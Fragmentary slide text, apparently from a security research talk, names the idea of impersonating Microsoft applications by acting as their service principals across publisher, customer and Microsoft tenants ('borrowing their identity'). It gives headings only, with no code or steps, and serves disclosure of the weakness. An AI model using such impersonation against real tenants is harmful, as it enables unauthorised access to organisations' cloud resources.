
Publisher Tenant




Multi-tenant applications



Microsoft applications



Microsoft applications



The research

Impersonating Microsoft applications


Customer Tenant

Impersonating Application

Microsoft Tenant

Act as Microsoft service principals for multi-tenant applications

“Borrowing their identity”




Impersonating Microsoft applications

Customer Tenant

Impersonating Application

